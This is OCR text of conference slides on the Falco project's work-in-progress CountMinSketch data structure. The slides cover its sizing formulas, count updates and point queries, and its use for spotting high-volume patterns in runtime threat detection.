
… defining the **“right data”** proves to be challenging…

…speeding up the **novelty discovery** and **adaptation** cycle will be very helpful



Attackers don’t play by rules

Raising the Bar




A Peek into the Work In Progress for Falco


CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

https://github.com/falcosecurity/libs/pull/1453
wip: new(userspace/libsinsp): MVP CountMinSketch Powered Probabilistic Counting and Filtering


Advanced kernel event data analytics that's
built for the real world, not the award shelf

Analyze behaviors outside the past behavior



Data Compression Requirements

Minimum accuracy guarantees — **performance more important**

Data Structure w/ **efficient time and space complexity**
Counters of 64bit, ideally just 32bit


Use **established algorithms** proven to be useful in real-life production

Support different data types (strings, numeric numbers, bool...)

CountMinSketch - Fixed space data structure

Width = w buckets (NUMBUCKETS)

Depth = d Hash Functions




Bias

w = ceil(e / ε) -> where e is the base of the natural logarithm, ε is the desired error rate

d = ceil(ln(1/δ)) -> δ is the desired probability of failure

CountMinSketch - Update counts


Width = w buckets (NUMBUCKETS)



matrix[d][hash%NUMBUCKETS]++

CountMinSketch - Get count estimates

Width = w buckets (NUMBUCKETS)



Get the min value (point query)

k heavy hitters
or
simple thresholds

CountMinSketch - Decisions

k heavy hitters
or
simple thresholds

No undercounting - prone to overcounting - perfect for heavy hitters detection in skewed distributions

In runtime Threat Detection approx knowing recurring high volume patterns is a huge win!

CountMinSketch - Take Away


- Less Memory
- Fixed Memory

- Overcounting within error
- Safety boundary

- Won’t blow up in production

CountMinSketch - How To Runtime Threat Detection

One shared set of sketches per host



